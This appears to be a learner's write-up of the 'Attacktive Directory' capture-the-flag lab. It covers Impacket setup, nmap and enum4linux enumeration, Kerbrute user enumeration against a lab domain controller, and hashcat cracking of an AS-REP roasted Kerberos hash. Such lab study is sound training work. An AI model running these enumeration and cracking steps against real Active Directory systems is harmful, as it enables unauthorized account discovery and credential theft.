# Attacktive Directory


## Introduction

This sub task introduces the learner to the practical knowledge of Domain Controller vulnerabilities and exploitation by undertaking practice of Attacktive Directory through the rooms.

## ***Activities***

### *Task 1: Introduction: Deploy The Machine*

This section outlines objectives such as the social media site to be attacked using a virtual machine, the location of the site.




### *Task 2: Setup*

**Installing Impacket:**

Here's some instructions that may help the learner install it correctly!

**These steps are only required if you are setting up on a VM. Impacket may also need the learner to use a python version >=3.7. In the AttackBox you can do this by running your command with python3.9 <command>.**


First, the learner will need to clone the Impacket Github repo onto your box. The following command will clone Impacket into /opt/impacket:


**git clone https://github.com/SecureAuthCorp/impacket.git /opt/impacket**

### *Task 3: Welcome to Attacktive Directory*


**Enumeration** Basic enumeration starts out with an **nmap scan**. Nmap is a relatively complex utility that has been refined over the years to detect what ports are open on a device, what services are running, and even detect what operating system is running. It's important to note that not all services may be deteted correctly and not enumerated to it's fullest potential.

The tool that will allow the learner to enumerate port 139/445 is **enum4linux.**







The invalid TLD people commonly use for their Active Directory Domain is **.local**.





### *Task 4: Enumerating Users via Kerberos*


Kerberos is a key authentication service within Active Directory. With this port open, the learner can use a tool called **Kerbrute** (by Ronnie Flathers @ropnop) to brute force discovery of users, passwords and even password spray.

The command within Kerbrute that will allow the learner to enumerate valid usernames is **userenum**.





The learner downloaded **kerbrute_linux_amd64** and run the command **/kerbrute_linux_amd64 userenum --dc 10.10.75.49 -d spookysec.local userlist.txt**









## *Task 5: Abusing Kerberos*



The learner is able to see that it is hashmode number 18200, since it starts with the same characters ($krb5asrep). The name for this type of hash is Kerberos 5 AS-REP etype 23.











The learner run the following command **hashcat -m 18200 hash.txt passwordlist.txt**

